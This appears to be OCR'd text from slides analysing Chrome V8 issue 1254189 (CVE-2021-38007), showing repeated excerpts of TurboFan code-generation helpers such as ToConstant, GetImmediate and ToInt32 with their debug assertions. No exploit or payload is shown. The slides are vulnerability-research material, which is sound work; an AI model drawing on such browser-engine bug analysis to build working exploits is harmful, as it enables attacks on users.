
AssembleCodePhase



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}
```

● Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
Constant ToConstant(InstructionOperand* op) const {
    if (op->IsImmediate()) {
        return gen_->instructions()->GetImmediate(ImmediateOperand::cast(op));
    }
    return gen_->instructions()->GetConstant(
        ConstantOperand::cast(op)->virtual_register());
}
```

Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
Constant ToConstant(InstructionOperand* op) const {
    if (op->IsImmediate()) {
        return gen_->instructions()->GetImmediate(ImmediateOperand::cast(op));
    }
    return gen_->instructions()->GetConstant(
        ConstantOperand::cast(op)->virtual_register());
}
```

- # Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
Constant ToConstant(InstructionOperand* op) const {
    if (op->IsImmediate()) {
        return gen_->instructions()->GetImmediate(ImmediateOperand::cast(op));
    }
    return gen_->instructions()->GetConstant(
        ConstantOperand::cast(op)->virtual_register());
}

Constant GetImmediate(const ImmediateOperand* op) const {
  switch (op->type()) {
    ...
    case ImmediateOperand::INDEXED_IMM: {
      int index = op->indexed_value();
      DCHECK_LE(0, index);
      DCHECK_GT(immediates_.size(), index);
      return immediates_[index];
    }
  }
}
```

● Issue 1254189 (CVE-2021-38007)


AssembleCodePhase



```
Constant ToConstant(InstructionOperand* op) const {
    if (op->IsImmediate()) {
        return gen_->instructions()->GetImmediate(ImmediateOperand::cast(op));
    }
    return gen_->instructions()->GetConstant(
        ConstantOperand::cast(op)->virtual_register());
}

Constant GetImmediate(const ImmediateOperand* op) const {
  switch (op->type()) {
    ...
    case ImmediateOperand::INDEXED_IMM: {
      int index = op->indexed_value();
      DCHECK_LE(0, index);
      DCHECK_GT(immediates_.size(), index);
      return immediates_[index];
    }
  }
}
```

- # Issue 1254189 (CVE-2021-38007)


AssembleCodePhase (Debug)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}
```

Issue 1254189 (CVE-2021-38007)


AssembleCodePhase (Debug)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}
```

● Issue 1254189 (CVE-2021-38007)

